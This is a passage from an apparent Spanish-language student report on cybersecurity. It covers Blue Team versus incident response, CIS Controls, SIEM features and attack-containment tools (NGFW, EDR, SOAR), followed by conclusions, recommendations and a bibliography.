Analogía	Construye murallas y vigila los perímetros (Scarfone et al., 2018).	Actúa como los bomberos que intervienen cuando el fuego ya ha comenzado (Scarfone et al., 2018).

Nota: Se muestran las diferencias entre Blue Team y Equipo de Respuesta a Incidentes.

Utilización de CIS Center For Internet Security, dentro de un Equipo de Trabajo Blueteam

El CIS (Center for Internet Security) es una herramienta clave para un equipo Blue Team porque ofrece controles estandarizados y priorizados para mitigar ataques comunes mediante sus 18 CIS Controls, considerados mejores prácticas en seguridad (Center for Internet Security, 2023). Además, los CIS Benchmarks proporcionan guías detalladas para configurar de forma segura más de 100 tecnologías, reduciendo la superficie de ataque. Con sus herramientas de evaluación, el equipo puede auditar y mejorar continuamente la postura de seguridad. También promueve la defensa en profundidad, estructurando capas de protección, y facilita el cumplimiento normativo al mapear sus controles con marcos regulatorios como NIST, ISO 27001 y GDPR. Según Ahmad et al. (2021), implementar los controles CIS reduce el riesgo de ciberataques comunes en más del 85%, evidenciando su eficacia para la defensa proactiva en equipos Blue Team

Funciones y Características Principales de lo que es un SIEM.

Un SIEM (Gestión de Información y Eventos de Seguridad) es una herramienta que combina la recopilación y análisis de datos relacionados con la seguridad, brindando una visión integral del estado de protección de una organización (Gartner, 2021). Sus funciones principales incluyen la recopilación centralizada y normalización de logs y sucesos provenientes de diversas fuentes (Scarfone, 2018), la correlación de eventos para identificar amenazas complejas, y el monitoreo en tiempo real para detectar comportamientos anómalos. Además, el SIEM genera alertas y facilita la gestión y priorización de incidentes, e incorpora inteligencia de amenazas para mejorar la detección y respuesta (NIST, 2022).

Las características clave de un SIEM incluyen dashboards e informes intuitivos que facilitan la visualización del estado de seguridad (Splunk, 2023); capacidades de análisis forense

que permiten almacenar y revisar eventos para investigaciones retrospectivas automatización en la respuesta a incidentes mediante reglas predefinidas para agilizar la mitigación (IBM Security, 2021); y soporte para el cumplimiento normativo, ayudando a cumplir con regulaciones como GDPR o PCI DSS (LogRhythm, 2022). Un SIEM efectivo potencia la detección y respuesta frente a amenazas, convirtiéndose en una herramienta esencial para los equipos de seguridad actuales (Ponemon Institute, 2022)

Herramientas de Contención de Ataques Informáticos

La contención de ataques informáticos es una fase crítica en la respuesta a incidentes que busca limitar el daño causado por un ataque en curso, aislando la amenaza y evitando su propagación. A diferencia de las herramientas de detección (como IDS/IPS), las herramientas de contención actúan después de identificada la amenaza para controlarla (NIST, 2023).

Tres de estas herramientas son las siguientes:

Firewalls de Nueva Generación (NGFW)

Dispositivos avanzados que combinan las funciones clásicas de firewall con inspección profunda de paquetes y control de aplicaciones.

Características clave para contención:

- Segmentación dinámica de la red para aislar sistemas comprometidos.
- Bloqueo inmediato de comunicaciones maliciosas basado en políticas.
- Control granular por aplicación y usuario, no solo por puerto o protocolo.
- Respuesta automatizada mediante reglas predefinidas.

Soluciones de Aislamiento de Endpoints (EDR con capacidades de contención)

Plataformas modernas de detección y respuesta en endpoints que pueden actuar directamente sobre los dispositivos afectados.

Características clave para contención:

- Aislamiento en red del endpoint infectado, manteniendo conexión con la consola central.
- Terminación en tiempo real de procesos maliciosos.
- Bloqueo de ejecución de archivos sospechosos.
- Cuarentena de archivos comprometidos.
- Desconexión selectiva de recursos de red.

CrowdStrike (2023) indica que la contención efectiva en endpoints puede reducir el tiempo que un atacante permanece dentro de un sistema de días a minutos.

Plataformas de Orquestación de Seguridad (SOAR)

Sistemas que automatizan y coordinan la respuesta a incidentes mediante orquestación avanzada.

Características clave para contención:

- Ejecución automatizada de playbooks de respuesta.
- Integración con múltiples sistemas para coordinar acciones de contención.
- Aislamiento automático de sistemas comprometidos tras alertas verificadas.
- Cambios coordinados en firewalls, proxies, NAC y otros controles.
- Revocación rápida de credenciales comprometidas

Según un estudio de Gartner (2022), las organizaciones que implementan SOAR pueden reducir el tiempo medio de contención en un 80%, minimizando significativamente el impacto de las violaciones de seguridad.

Link Video Sustentación

https://youtu.be/UnAHmAz7GZg

Conclusiones

El funcionamiento eficaz y ético de los equipos Red Team y Blue Team es clave para reforzar la estrategia de ciberseguridad dentro de las organizaciones. Estos equipos especializados permiten detectar vulnerabilidades, anticipar posibles ataques y actuar con rapidez frente a incidentes, garantizando la continuidad operativa y la integridad de los activos de información más sensibles. El respaldo normativo que ofrecen las leyes y decretos colombianos proporciona el marco legal necesario para regular las actividades de evaluación de seguridad, promoviendo actuaciones responsables, ajustadas a la legalidad y orientadas por principios éticos.

De igual manera, la aplicación de metodologías bien estructuradas en las pruebas de penetración, combinada con el uso de herramientas como Metasploit, Nmap y OpenVAS, contribuye a una identificación temprana de debilidades, lo que permite implementar medidas preventivas y correctivas de forma oportuna. La coordinación constante entre los equipos ofensivos y defensivos, reforzada por una cultura organizacional centrada en la ética profesional, la capacitación continua y la adecuada gestión de incidentes, impulsa la mejora progresiva de las políticas y procedimientos de protección cibernética.

Adicionalmente, se hace indispensable una gestión proactiva de vulnerabilidades, el cumplimiento riguroso de la legislación aplicable y la formación de talento humano altamente capacitado en ciberseguridad. Estos factores permiten a las organizaciones anticiparse a los riesgos, alinearse con estándares internacionales y mantener la confianza de sus partes interesadas en un entorno digital dinámico y desafiante. En última instancia, promover una cultura de mejora continua, basada en valores éticos y normativos, no solo fortalece la capacidad institucional para enfrentar amenazas emergentes, sino que también consolida una reputación firme y confiable dentro del ecosistema de la seguridad informática.

Recomendaciones

Es prioritario que las organizaciones adopten un enfoque holístico de ciberseguridad que contemple la creación, capacitación y funcionamiento articulado de equipos especializados como el Red Team y el Blue Team. La sinergia entre estos equipos, cimentada en un marco jurídico vigente y robusto, posibilita la identificación, análisis y mitigación proactiva de vulnerabilidades, lo que contribuye significativamente al fortalecimiento de la seguridad institucional.

Asimismo, es recomendable aplicar metodologías sistemáticas para la realización de pruebas de penetración, apoyadas en herramientas reconocidas como Metasploit, Nmap, OpenVAS, entre otras. Estas prácticas permiten detectar brechas de seguridad antes de que puedan ser aprovechadas por agentes externos maliciosos. A su vez, una gestión continua de vulnerabilidades, complementada con la documentación precisa de los incidentes y la capacitación permanente del recurso humano, resulta indispensable para sostener un entorno digital protegido frente a amenazas emergentes.

En paralelo, las organizaciones deben asegurar la conformidad con la normativa colombiana vigente relacionada con delitos informáticos y la protección de datos personales, incorporando estos lineamientos en sus políticas internas y en los protocolos operativos del día a día. El uso de estrategias como la segmentación de redes, la implementación de controles de acceso estrictos y el despliegue de tecnologías de detección y respuesta (IDS/IPS, EDR) fortalece la seguridad perimetral y mejora las capacidades de respuesta ante eventos sospechosos.

Finalmente, es fundamental fomentar una cultura institucional orientada a la mejora continua, al cumplimiento ético y a la responsabilidad en el manejo de los activos digitales. Esto no solo incrementa la confianza de clientes, usuarios y aliados estratégicos, sino que también impulsa una mayor resiliencia organizacional frente al panorama cambiante de la ciberamenaza.

Referencias Bibliográficas

Acosta, R. (2023). Metodologías avanzadas de pentesting: Evaluación sistemática de vulnerabilidades en sistemas informáticos.

Ahmad, A., Williams, J., Zhu, Y., & Gao, L. (2021). Effectiveness of cybersecurity frameworks: An empirical assessment of CIS Controls implementation. Journal of Cybersecurity and Privacy.

Andress, J. (2021). Cybersecurity: The beginner's guide.

Bejtlich, R. (2022). The Practice of Network Security Monitoring: Understanding Incident Detection and Response (3rd ed.). No Starch Press.

Center for Internet Security. (2023). CIS Controls v8. https://www.cisecurity.org/controls/v8

Cichonski, P., Millar, T., Grance, T., & Scarfone, K. (2022). *Computer security incident handling guide* (NIST Special Publication 800-61 Revision 2). National Institute of Standards and Technology.

CISA. (2024). Incident Handling for Critical Infrastructure: Best Practices Guide. Cybersecurity and Infrastructure Security Agency.

Cisco. (2023). Cisco Annual Cybersecurity Report 2023. Cisco Systems, Inc.

Cobalt Strike. (2021). *Cobalt Strike - Adversary Simulations*. Retrieved from https://www.cobaltstrike.com/

Congreso de Colombia. (2009). *Ley 1273 de 2009*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=35638

Congreso de Colombia. (2009). *Ley 1341 de 2009*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=35639

Congreso de Colombia. (2012). *Ley 1581 de 2012*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Congreso de Colombia. (2019). *Ley 1928 de 2019*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=106063

Consejo Profesional Nacional de Ingeniería (COPNIA). (2023). Código de Ética Profesional de los Ingenieros.

CREST. (2023). Malware Analysis Methodology: A Practical Guide to Reverse Engineering Malicious Code. CREST International.

CrowdStrike. (2023). Global Threat Report 2023: Adversary Tradecraft and the Importance of Speed.

Dradis. (2019). Dradis Framework - Documentation. Retrieved from https://dradisframework.com/).

ENISA. (2023). ENISA Threat Landscape 2023. European Union Agency for Cybersecurity.

Flechais, I., & Chalhoub, G. (2023). Practical Cybersecurity Ethics: Mapping CyBOK to Ethical Concerns.

Forrester Research. (2023). The Forrester Wave: Web Application Firewalls, Q2 2023.

Garcia, R. (2018). Data Breach Notification: Legal and Ethical Obligations. Journal of Data Privacy.

Gartner. (2021). Magic quadrant for security information and event management.

Gartner. (2022). Market Guide for Security Orchestration, Automation and Response Solutions..

Gartner. (2023). Market Guide for Vulnerability Management. Gartner, Inc.

Greenbone Networks. (2023). OpenVAS. https://www.greenbone.net/en/

Hernández, M. (2022). Metodologías de pruebas de caja blanca en pentesting corporativo: Un enfoque integral para la evaluación de infraestructuras

IBM Security. (2021). The 2021 cost of a data breach report.

IBM X-Force. (2024). X-Force Threat Intelligence Index 2024. IBM Security.

ISACA. (2022). COBIT 2019 Framework: Governance and Management Objectives. ISACA.

ISO/IEC. (2023). ISO/IEC 27037:2023 - Information technology — Security techniques — Guidelines for identification, collection, acquisition and preservation of digital evidence. International Organization for Standardization.

Johnson, H. (2018). Strengthening Cybersecurity Protocols Post-Incident.

Johnson, L. (2022). Cybersecurity incident response: How to contain, eradicate, and recover from incidents. Packt Publishing.

Kemmerer, R. A., & Vigna, G. (2018). Hi-DRA: Intrusion detection for internet security.

Kennedy, J., O'Gorman, J., Kearns, D., & Aharoni, M. (2011). Metasploit: The Penetration Tester's Guide. No Starch Press.

LogRhythm. (2022). Compliance regulations and standards: The comprehensive guide.

Lyon, G. (2009). Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning. Insecure.Com LLC.

Mandiant. (2024). M-Trends 2024: Advanced Persistent Threats and the Changing Threat Landscape. Mandiant Intelligence.

Martínez, J. (2024). Pruebas de caja negra en ciberseguridad: Metodologías para simulación de ataques externos sin conocimiento previo. Seguridad Digital y Gestión de Riesgos

Martinez, L. (2017). Compensation and Support for Data Breach Victims.

Metasploit. (2022). *Metasploit Framework Documentation*. Retrieved from https://docs.metasploit.com/docs/using-metasploit/getting-started/index.html

Microsoft. (2023). Microsoft Digital Defense Report 2023. Microsoft Corporation.

MITRE. (2023). CVE - Common Vulnerabilities and Exposures. https://cve.mitre.org/

Mitropoulos, S., Patsos, D., & Douligeris, C. (2021). On incident handling and response: A state-of-the-art approach.

National Institute of Standards and Technology. (2022). Integrating cybersecurity frameworks.

NIST. (2020). Framework for improving critical infrastructure cybersecurity (Version 1.1). National Institute of Standards and Technology.

NIST. (2022). Guide to computer security log management.

NIST. (2023). Cybersecurity framework (Version 2.0). National Institute of Standards and Technology. https://www.nist.gov/cyberframework

OCDE. (2015). Principios de Gobierno Corporativo de la OCDE. Organización para la Cooperación y el Desarrollo Económicos.

Offensive Security. (2023). Exploit Database. https://www.exploit-db.com/

OpenVAS. (2020). *OpenVAS Users Guide*. Retrieved from https://www.openvas.org/

OWASP Foundation. (2023). OWASP Top 10:2023. Open Web Application Security Project.

Peters, M. (2016). Building Trust in Cybersecurity: Transparency and Accountability. Journal of Information Security.

Pokorny, Z. (2021). Advanced penetration testing: Hacking the world's most secure networks. Wiley.

Ponemon Institute. (2022). The value of threat intelligence: Annual report.

Ponemon Institute. (2023). Cost of a Data Breach Report 2023. Ponemon Institute LLC.

Presidencia de la República de Colombia. (2013). *Decreto 1377 de 2013*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=53644

Presidencia de la República de Colombia. (2022). *Decreto 333 de 2022*. https://dapre.presidencia.gov.co/normativa/normativa/DECRETO%20333%20DEL%2018%20DE%20MARZO%20DE%202022.pdf

PwC. (2023). Global State of Information Security Survey 2023. PricewaterhouseCoopers LLP.

Quintero, J. F. (2020). Red Team y Blue Team al interior de una organización. Recuperado de: https://repository.unad.edu.co/handle/10596/35497

Reddy, P. A., & Chittoor, R. (2021). *Cyber Security and Penetration Testing: A Comprehensive Guide*. Wiley.

Remolina-Angarita, N. (2021). Protección de datos personales y delitos informáticos en Colombia: Evolución legislativa y desafíos en la era digital. Revista de Derecho, Comunicaciones y Nuevas Tecnologías.

SANS Institute. (2022). Security Policy Templates.

SANS Institute. (2023). 2023 SANS Security Awareness Report. SANS Institute.

Scarfone, K. (2018). Guide to security information and event management technology.

Scarfone, K., & Hoffman, P. (2022). Guidelines on Firewalls and Firewall Policy (NIST Special Publication 800-41, Revision 2). National Institute of Standards and Technology.

Smith, J. (2021). Incident Response and Cyber Espionage: A Case Study Approach. Journal of Cybersecurity.

Spitzner, L. (2022). Honeypots: Tracking Hackers (2nd ed.). Addison-Wesley Professional.

Splunk. (2023). The state of security operations: 2023 report.

Stallings, W. (2023). Cryptography and network security

Universidad Nacional Abierta y a Distancia [UNAD]. (2025). Anexo 2 – Escenario 2: Guía para la identificación de problemas específicos en temas éticos y legales.

Universidad Nacional Abierta y a Distancia [UNAD]. (2025). Anexo 3 – Acuerdo: Guía para la identificación de problemas específicos en temas éticos y legales.

Verizon. (2023). 2023 Data Breach Investigations Report. Verizon Communications Inc.

West-Brown, M. J., Stikvoort, D., Kossakowski, K. P., Killcrece, G., & Ruefle, R. (2023). Handbook for computer security incident response teams (CMU/SEI-2023-HB-001). Software Engineering Institute, Carnegie Mellon University.

Whitman, M. E., & Mattord, H. J. (2022). Principles of information security.